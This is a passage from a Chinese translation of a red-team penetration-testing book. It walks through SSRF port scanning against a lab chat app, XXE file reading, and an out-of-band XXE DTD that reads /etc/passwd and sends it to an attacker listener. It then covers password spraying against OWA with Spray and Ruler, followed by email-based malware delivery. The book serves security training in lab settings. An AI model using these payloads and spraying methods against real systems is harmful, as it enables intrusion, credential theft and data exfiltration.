
1. 在回环接口上访问服务
2. 扫描内部网络和与这些服务的潜在交互方式（GET/POST/HEAD）
3. 使用 `FILE://` 读取服务器上的本地文件
4. 使用 AWS Rest 接口（ http://bit.ly/2ELv5zZ ）
5. 横向移动到内部环境中

在我们的下图中，我们发现 Web 应用程序上存在易受攻击的 SSRF，允许我们利用此漏洞：



让我们来看一个现实中的例子：

- 在你的聊天支持系统（ http://chat:3000/ ）Web 应用程序中，首先确保创建一个帐户并登录。
- 登录后，通过链接转到 Direct Message（DM）页面或直接通过 http://chat:3000/directmessage 。
- 在“链接”文本框中，放入 http://cyberspacekittens.com 等网站，然后单击预览链接。
- 你现在应该看到 http://cyberspacekittens.com 页面的呈现，但 URI 栏仍应指向我们的聊天应用程序。
- 这表明该站点容易受到 SSRF 的攻击。我们也可以尝试聊天：3000/ssrf?user=&comment=&link=http://127.0.0.1:3000 并指向 localhost。请注意，页面呈现了，我们现在正通过有漏洞的服务器上的 localhost 访问该站点。





我们知道应用程序本身正在监听3000端口。我们可以从外部对该系统进行 nmap 扫描，并发现当前没有其他 Web 端口正在监听，但是哪些服务仅仅对于 localhost 可用？要搞清楚这个问题，我们需要通过127.0.0.1的所有端口强制执行。我们可以通过使用 Burp Suite 和 Intruder 来实现这一目标。

- 在 Burp Suite 中，转到 Proxy/HTTP History 选项卡，找到我们上一个 SSRF 的请求包。
- 在 Request Body 上单击右键并发送给 Intruder。
- Intruder 选项卡将亮起，转到 Intruder 选项卡，然后单击 clear。单击并突出显示端口“3000”，然后单击 add。你的 GET 请求应如下所示：
  - GET/ssrf?user=&comment=&link=http://127.0.0.1 :§3000§HTTP/ 1.1
- 单击 payload 选项卡，然后选择将 Payload 类型选择为 “Numbers”。我们将从28000端口转到28100。通常，你将测试所有端口，但让我们在实验的时候简化它吧。


- From：28000

- To：28100
- Step：1
- 点击 `Start Attack`






你将看到端口28017的响应长度远大于所有其他请求。如果我们打开浏览器并转到：http://chat:3000/ssrf?user=&comment=&link=http://127.0.0.1:28017 ，我们应该能够利用我们的 SSRF 并获得对 MongoDB Web 界面的访问权限。



你应该能够访问所有链接，但你必须记住你需要使用 SSRF。要访问 serverStatus(http://chat:3000/serverStatus?text=1)，你必须使用 SSRF 攻击并转到此处：

- http://chat:3000/ssrf?user=&comment=&link=http://127.0.0.1:28017/serverStatus?text=1



服务器端请求伪造可能非常危险。虽然不是新的漏洞，但目前发现的 SSRF 漏洞数量越来越多。由于 SSRF 允许在基础设施内进行移动，这通常会导致某些重要的发现。

其他资源：

- 本地的很多编码：
  - http://www.agarri.fr/docs/AppSecEU15-Server_side_browsing_considered_harmful.pdf
- Bug Bounty - AirBNB
  - 示例：http://bit.ly/2ELvJxp

XML 外部实体攻击（XXE）

XML 代表可扩展标记语言，旨在发送/存储易于阅读的数据。XML eXternal Entities（XXE）是对应用程序中 XML 解析器的攻击。XML 解析常见于允许文件上传，解析 Office 文档，JSON 数据甚至 Flash 类型游戏的应用程序中。当允许 XML 解析时，不正确的验证可以授予攻击者读取文件的权限、导致拒绝服务攻击，甚至远程代码执行。从一个比较高的维度来看，应用程序具有以下需求：1) 解析用户提供的 XML 数据，2) 实体的系统标识符部分必须在文档类型声明(DTD)内，3) XML处理器必须验证/处理 DTD 并解析外部实体。

普通 **XML** 文件	恶意 **XML** 文件
\<?xml version="1.0" encoding="ISO-8859-1"?>	\<?xml version="1.0" encoding="utf-8"?>
\	\<!DOCTYPE test [
\Book\</type>	\<!ENTITY xxe SYSTEM
\THP\	\"file:///etc/passwd">
\100\	]>
\</Prod>	\&xxe;\

上面，我们有一个普通的 XML 文件和一个专门用来从系统的 `/etc/passwd` 文件中读取文件的恶意 XML。我们将看看是否可以在真实的 XML 请求中注入恶意 XML 请求。

XXE 实验：

由于自定义配置请求，有一个不同的 VMWare 虚拟机用于 XXE 攻击。这可以在这里找到：

- http://thehackerplaybook.com/get.php?type=XXE-vm

下载后，在 VMWare 中打开虚拟机并启动它。在登录屏幕上，你无需登录，但你应该看到系统的 IP 地址。

转到浏览器：

- 通过 Burp Suite 代理所有流量
- 转到 URL：http://[IP of your Virtual Machine]
- 拦截流量并点击 `Hack the XML`

如果在加载页面后查看页面的 HTML 源代码，你可以看到有一个通过 POST 请求提交的隐藏字段。XML 内容如下所示：

```
<?xml version ="1.0"?>
<!DOCTYPE thp [
<!ELEMENT thp ANY>
<!ENTITY book "Universe">
]>
<thp> Hack The &book;</thp>
```


在这个例子中，我们指定它是 XML 1.0版本，DOCTYPE，指定根元素是 thp，`!ELEMENT` 指定任何类型，并且 `!ENTITY` 将 book 变量设置为“Universe”字符串。最后，在我们的 XML 输出中，我们希望从解析 XML 文件中打印出我们的实体。

这通常是你在发送 XML 数据的应用程序中看到的内容。由于我们控制具有 XML 请求的 POST 数据，因此我们可以尝试注入我们自己的恶意实体。默认情况下，大多数 XML 解析库都支持 SYSTEM 关键字，该关键字允许从 URI 读取数据(包括使用 `file://` 协议)。因此，我们可以创建自己的实体来制作在 `/etc/passwd` 上读取的文件。

原始 **XML** 文件	恶意 **XML** 文件
\<?xml version="1.0" ?>	\<?xml version="1.0"?>
\<!DOCTYPE thp [	\<!DOCTYPE thp [
\<!ELEMENT thp ANY>	\<!ELEMENT thp ANY>
\<!ENTITY book "Universe">	\<!ENTITY book SYSTEM "file:///etc/passwd">
]>	]>
\Hack The & book;\	\Hack The &book;\

XXE 实验——阅读文件：

- 拦截 [你的 VM 的 IP]/xxe.php 的流量包并点击 `Hack of XML`
- 将截获的流量包发送到 Repeater
- 将“data”的 POST 参数修改为以下内容：
  - <?xml version ="1.0"?> <!DOCTYPE thp [<!ELEMENT thp ANY> <!ENTITY book SYSTEM "file:/// etc/passwd">]>Hack The %26book%3B
- 请注意，`%26` 等同于 `&`，`%3B` 等同于 `;`。我们需要对&符号和分号字符进行百分比编码。
- 发送流量包，我们现在应该能够读取 `/etc/passwd`



高级 XXE——XXE-OOB

在之前的攻击中，我们能够在 `<thp>` 标签中获得返回的响应。那么如果我们看不到响应或遇到字符或文件限制怎么办？我们怎样使用带外数据协议（OOB）来发送我们的数据？我们可以提供远程文档类型定义（DTD）文件来执行 OOB-XXE，而不是在请求 payload 中定义我们的攻击。DTD 是结构良好的 XML 文件，用于定义 XML 文档的结构和法律元素及属性。为了简单起见，我们的 DTD 将包含我们所有的攻击或 exfil payload，这将帮助我们解决许多字符的限制。在我们的实验示例中，我们将使有 XXE 漏洞的服务器请求一个托管在远程服务器上的 DTD。

新的 XXE 攻击将分四个阶段进行：

1. 使用篡改后的 XXE XML 攻击
2. 对于存在漏洞的 XML 解析器，它会从攻击者服务器抓取一个 DTD 文件
3. 该 DTD 文件包含读取 /etc/passwd 文件的代码
4. 该 DTD文件也包含用于隐秘传输 /etc/passwd 内容的代码（可能是经过编码的）

设置我们的攻击者机器和 XXE-OOB payload：

- 我们将指定一个外部 DTD 文件，而不是原始文件读取

```
<!ENTITY % dtd SYSTEM "http://[Your_IP]/payload.dtd"> %dtd;
```

- 新的“数据”POST payload 将如下所示（记得更改 [Your_IP]）：


```
<?xml version="1.0"?><!DOCTYPE thp [<!ELEMENT thp ANY ><!ENTITY % dtd SYSTEM "http
://[Your_IP]/payload.dtd"> %dtd;]><thp><error>%26send%3B</error></thp>
```

- 我们需要通过创建名为 payload.dtd 的文件在攻击者服务器上托管此 payload
    - gedit /var/www/html/payload.dtd

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % all "<!ENTITY send SYSTEM 'http://[Your_IP]:8888/collect=%file;'>"
>
%all;
```

- 你刚刚创建的 DTD 文件指示易受攻击的服务器读取 `/etc/ passwd` 然后尝试使用我们的敏感数据向我们的攻击者机器发出 Web 请求。为了确保我们收到响应，我们需要启动 Web 服务器来托管 DTD 文件并设置 NetCat 监听器
    - nc -l -p 8888
- 你将遇到“检测到实体引用循环”类型的错误,具体的报错内容大概是：“Detected an entity reference loop in **\/var/www/html/xxe.php** on line **\20"**。在进行 **XXE** 攻击时，通常会遇到解析器错误。很多时候，**XXE** 解析器仅仅允许某些字符，因此读取带有特殊字符的文件会报错。我们可以做些什么来解决这个问题？在使用 **PHP** 的情况下，我们可以使用 **PHP** 输入和输出流（ **http://php.net/manual/en/wrappers.php.php** ）来读取本地文件，并使用 `php://filter/read=convert.base64-encode` 对它们进行 **base64** 编码。让我们重启我们的 **NetCat** 监听器并更改我们的 **payload.dtd** 文件以使用此功能：

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file:///etc/p
asswd">
<!ENTITY % all "<!ENTITY send SYSTEM 'http://[Your_IP]:8888/collect=%file;'>">
%all;
```



一旦我们重放我们新修改的请求，我们现在就可以看到我们的受害者服务器首先获取并运行了 payload.dtd 文件，然后监听8888端口的 NetCat 处理程序发出二次 Web 请求。当然，GET 请求将采用 base64编码并且我们也将必须对请求进行解码。

更多 XXE payload：

- https://gist.github.com/staaldraad/01415b990939494879b4
- https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/XXE-Fuzzing.txt

本章总结

虽然这只是你可能遇到的所有不同网络攻击的一小部分，但我希望这些案例能打开你的视野，关于更现代的框架（Node.js）是如何引入旧的和新的攻击。许多常见的应用程序漏洞扫描器往往会错过很多这些更复杂的漏洞，因为它们是基于特定的语言或框架的。我想提出的要点是，为了进行充分的攻击活动，你需要真正理解语言和框架。

第4章 带球——开始攻击网络

译者：@Snowming

校对者：@鹅、@leitbogioro、@哈姆太郎、@匿名jack

在进行风险评估项目的第二天，你使用 nmap 扫描了目标的全部网段，还启动了漏洞扫描器，但运气不太好，你没有探测出任何 Web 应用程序的初始入口点。这让你感到有些失败，需要反思一下，重新回顾一下之前收集到的所有信息。因为你知道，一旦可以进入目标网络，就可以使用无数的技巧来获得更多的凭证、在域中漫游、利用 AD（活动目录）的特性，最后找到我们要找的东西。当然，这不是一件容易的事。因为你要绕过众多防火墙，还要欺骗管理员，最后还要擦除自己的痕迹。

在上一本书中，本部分着重于使用漏洞扫描器来发现漏洞并利用它们。这是通过使用诸如 Metasploit、打印机漏洞、心脏滴血、Shellshock、SQL 注入等常见漏洞的利用工具来实现的。最近一段时间，爆出了很多严重的远程代码执行漏洞，比如 永恒之蓝（MS017-10）、多个版本的 Jenkins 漏洞、Apache Struts 2、CMS 应用的代码执行漏洞等等。因为本书是以红队的视角来阐述的，因此我们不会过多地关注如何使用这些工具来攻击利用特定的漏洞。相反，我们将关注如何利用公司现有的应用程序，就地取材来发现漏洞，然后攻破公司网络。

在本章中，将集中讨论红队的战术，如何利用公司基础设施、获取身份凭证、探索内部网络以及在主机和网络之间进行漫游。我们将在不运行任何一个漏洞扫描器的前提下完成这项工作。

从外网寻找侵入对方系统的登陆凭证

作为一个红队成员，找到最初的攻击点可能很麻烦，需要耗费大量的资源。在上本书中，我们尝试过伪造受害者的身份验证页面、购买非常相似的域名来对目标实施钓鱼，以及编写自定义的恶意软件等不同的方法。

有时候，我告诉我的红队队员要保持简单的思想。很多时候，那些令人称赞的高级手段，反而不如一些简单低级的方法管用，最简单的方法往往是最有效的。

最基本的技术之一就是暴力破解密码。但是，作为红队的一员，我们必须考虑如何巧妙地做到这一点。随着公司的发展，公司使用了更多的应用程序和技术工具。对于攻击者来说，这无疑为他们拓宽了进攻的大门。当公司开始暴露在互联网上时，我们看到公司需要对电子邮件（如 Office 365或 OWA）、通信工具（如 Lync、XMPP、WebEx）、协作工具（如 JIRA、Slack、Hipchat、Huddle）和其他外部服务（如 Jenkins、CMS 站点、支持站点）进行身份验证。这些就是我们的目标突破口。

我们试图攻击这些服务器和服务的原因是，我们需要寻找能对受害者的 LDAP 或 AD 这些基础设施进行身份验证的工具。这可以通过 ADFS 方式、单点登录（SSO）方式或者直接使用 AD 域认证等不同的方式来完成。我们需要找到一些可以利用的公共凭证，以便继续进行下一步的攻击。在信息收集阶段，我们发现并识别了大量的电子邮箱地址和用户名帐号，我们将对这些获取到的信息进行一种叫“密码喷洒”（Password Spraying）的攻击。我们将针对所有不同的应用程序，尝试猜测基本密码，正如我们在现实世界的 APT 活动中看到的那样（ US-CERT 文章：http://bit.ly/2qyB9rb ）。

> 译者注：“密码喷洒攻击”（Password Spray Attack）并不等同于“密码爆破攻击”（Brute Force Attack）。事实上，这两种攻击是相反的。
> 在密码爆破攻击中，黑客选择一个易受攻击的 ID 并一个接一个地输入密码，希望有一些密码可以让他们进入。基本上，密码爆破是用多个密码尝试破解同一个 ID。而密码喷洒攻击，是用一个密码来尝试多个用户 ID，以便至少有一个用户 ID 被泄露。对于密码喷洒攻击，黑客使用社交工程或其他网络钓鱼方法收集多个用户 ID。通常情况下，至少有一个用户使用简单的密码，如12345678甚至是 p@ssw0rd。
> 在密码喷洒攻击中，黑客会为他或她收集的所有用户 ID 应用精心构造的密码。因此，密码喷洒攻击可以定义为将相同的密码应用于组织中的多个用户帐户，目的是安全的对其中一个帐户进行未授权访问。
> 暴力破解的问题在于，在使用不同密码进行一定次数的尝试后，系统可能会被锁定。为了避免这种情况，产生了收集用户 ID 并将可能的密码应用于它们的想法。使用密码喷洒攻击时，黑客也会采取一些预防措施。例如，如果他们尝试将 password1应用于所有用户帐户，则在完成第一轮后，他们不会立即开始将 password2应用于这些帐户。他们将在黑客攻击中留出至少30分钟的时间。
> 参考资料：Password Spray Attack Definition and Defending yourself

那么，为什么要针对不同的外部服务进行身份验证呢？这是因为：

- 有些身份验证程序不会记录从外部服务尝试验证的次数。
- 虽然我们通常看到电子邮件或 VPN 系统要求双因素验证（2FA），但面向外部的即时通

讯系统可能不需要。
- 密码重用的可能性非常高。
- 有的时候，当使用 AD 账户多次重复登录失败时，外部系统并不会将此账户锁定。

有很多工具可以实现密码喷洒攻击，但是，我们只关注其中的几个。第一个是来自 Spiderlabs 的名为 `Spray` 的工具。尽管 Spray 使用起来有点复杂，但我非常喜欢它所支持的一些服务。例如，它支持 SMB、OWA 和 Lync（Microsoft Chat）。

要使用 Spray，你需要指定以下几个参数:

```
spray.sh -owa <targetIP> <usernameList> <passwordList> <AttemptsPerLockoutPeriod> <Loc
koutPeriodInMinutes> <Domain>
```

正如你将在下面的示例中看到的那样，我们使用 Spray 对 cyberspacekittens 上的一个 OWA 邮件服务器（该服务器现在已经下线了）进行密码破解，当它使用密码 Spring2018与用户名 peter 尝试进行配对时，成功的登进了系统。

我经常遇到的一个问题是，应该使用哪个密码进行尝试？因为在锁定帐号之前，只能不停的多次尝试密码。事实上这个问题没有正确答案，使用哪个密码非常依赖于这家公司的密码设置规定。我们过去可以使用一些简单密码进行尝试，比如“Password123”，因为总有一些人会因为图方便而使用简单密码。但随着人们安全意识的提高，现在现在越来越少人使用这种密码了，因而成功率也就变低了。现在的话，我们一般结合使用以下规则的一条到多条来构建我们的尝试密码：

- 月份和年份的数字组合。
- 当地的球队和球员的数字编号组合。
- 查看一些以前泄露出来的数据，找一些有没有目标公司的用户资料泄露，因为相同公司的用户可能会使用类似的密码。
- 公司名称+年份/编号/特殊的字符 (如!,$,#,@)

编好了密码之后，我们就可以24小时不间断缓慢地运行我们的账号破解程序，慢是为了避免触发任何帐号锁定。请记住，我们仅仅匹配成功一个账号就可以进入大门了！

此图是使用 *Curl* 对 *OWA* 进行身份认证的快速脚本

配置 Spray 非常简单，而且其配置文件可以很容易地给其他类似程序参考使用。你需要做的是捕获登录密码时的 POST 请求（可以在 Burp Suite 中完成），复制所有请求数据，并将其保存到文件中。对于任何将要被破解的字段，你需要提供字符串“sprayuser”和“spraypassword”。

例如，在我们的例子中，`post-request.txt` 文件如下所示：

```
POST /owa/auth.owa HTTP/1.1

Host: mail.cyberspacekittens.com

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0

Accept: text/html，application/xhtml+xml，application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://mail.cyberspacekittens.com/owa/auth/logon.aspx?replaceCurrent=1&url=h
ttps%3a%2f%2fmail.cyberspacekittens.com%2fowa%2f

Cookie: ClientId=VCSJKT0FKWJDYJZIXQ; PrivateComputer=true; PBack=0

Connection: close

Upgrade-Insecure-Requests: 1

Content-Type: application/x-www-form-urlencoded

Content-Length: 131

destination=https%3A%2F%2Fcyberspacekittens.com%2Fowa%2F&flags=4&forcedownlevel=0
```

> 译者注：最后一个 `destination` 字段的内容本书的英文版本貌似显示不全，至少是我拿到的英文版本 PDF 显示不全。我只是简单的复制自 PDF，读者注意一下。


如前所述，spray.sh 的另一个好处是它还支持 SMB 和 Lync。另一种具备这个特性的工具称为 Ruler，这个工具还可以对密码喷洒攻击得到的结果进行进一步处理。Ruler 是 Sensepost 安全团队编写的一个工具，它允许你通过 MAPI/HTTP 或 RPC/HTTP 协议与 Exchange 服务器交互。虽然我们主要讨论使用 Ruler 来进行密码破解/信息收集，但是这个工具也支持一些持久性漏洞利用攻击，我们将略微提及这点。

我们可以用的 Ruler 的第一个功能类似于 Spray，它通过对用户名和密码进行匹配来进行账号的破解。Ruler 将载入用户名列表和密码，并尝试查找登陆凭证。它将自动寻找 Exchange 服务器的关键配置并尝试查找登陆凭证。

运行 Ruler：

```
ruler --domain cyberspacekittens.com brute --users ./users.txt --passwords ./passwords
.txt
```

一旦我们找到了一个密码，我们就可以使用 Ruler 来获取 Office 365的全局地址列表（GAL）中的所有用户，以查找更多的电子邮件地址及其所属的电子邮件组。



我们继续将获取的这些电子邮件地址通过上面提及的那些密码破解工具来进行破解的尝试，从而获得更多的身份凭证——这就和滚雪球一样。不过，Ruler 的主要用途是，一旦你有了身份凭证，你就可以利用 Office/Outlook 的一些功能来在受害者的电子邮件帐户上创建规则和表单。这里有一篇来自 SensePost 安全团队的文章 outlook-forms-shells，介绍了他们是怎样利用这些功能来执行包含 Empire payload 的宏文件的。

如果你决定不使用 Outlook 表单，或者该功能已经被禁用，我们的思路还可以回到对电子邮件的攻击。这可能会让你感到有点邪恶，因为你将使用这些普通用户的账号登录并阅读他们的所有电子邮件。当我们兴奋的阅读某个用户的电子邮件时，我们会想要和某个他似乎有点信任（但又不算好朋友）的人进行对话。既然已经有了信任的基础，我们就可以利用这个机会给他发送恶意软件。通常，我们会篡改一次会话，在里面夹带附件（如 Office 文件/可执行文件），然后重新发给他们，不过这次附件包含了我们的恶意 payload。在受信任的内网连接和电子邮件之中传递恶意软件，成功掩护了我们的身份，并使这次行动获得成功。

本书始终强调的一点是，整个攻击行动的目的是为了测试蓝队的威胁检测工具和应急响应流程的效率。我们行动的目标非常明确，就是观察他们是否能够有所警觉。又或者像法医解剖那样，仔细复盘行动中发生的一切。对于本节的实验设计，我的想法是验证公司是否能够确定有人正在窃取用户们的电子邮件。所以，我们要做的是使用 Python 脚本来获取所有被破坏的电子邮件。在许多情况下，这可能是千兆字节的数据！

高级选修实验

一个很好的练习是：攻击不同类型的的身份验证服务并对其进行密码尝试。尝试构建一个密码喷洒（Password Spraying）工具，用于测试针对 XMPP 服务、常见第三方 SaaS 工具和其他常见协议的身份验证。最好是在多个 VPS 服务器中执行此操作，所有 VPS 服务器都由一个主服务器控制。

通过网络移动

作为一名红队成员，我们希望尽可能安静地在网络中穿梭。我们希望使用“特征”来查找和利用有关网络、用户、服务等信息。通常，在红队活动中，我们不希望在内网环境中进行任何漏洞扫描相关的活动。有时我们甚至不希望对内部网络运行 nmap 扫描。这是因为许多公司已经非常擅长检测这些类型的扫描，特别是在运行漏洞扫描器这样动静很大的东西时。

在本节中，你将集中精力在不触发任何检测防护的情况下在 CSK 的网络进行横向漫游。我们假设你已经以某种方式进入内部网络并开始寻找你的第一组凭证，或者已经拥有了一个用户机器上的 shell。

建立环境——实验网络

这部分完全是自定义的，但由于微软的授权限制，这本书里没法给你已经制作好的的基于 Windows 的实验环境部署环境。所以至于怎么做，就得看你的动手能力了！

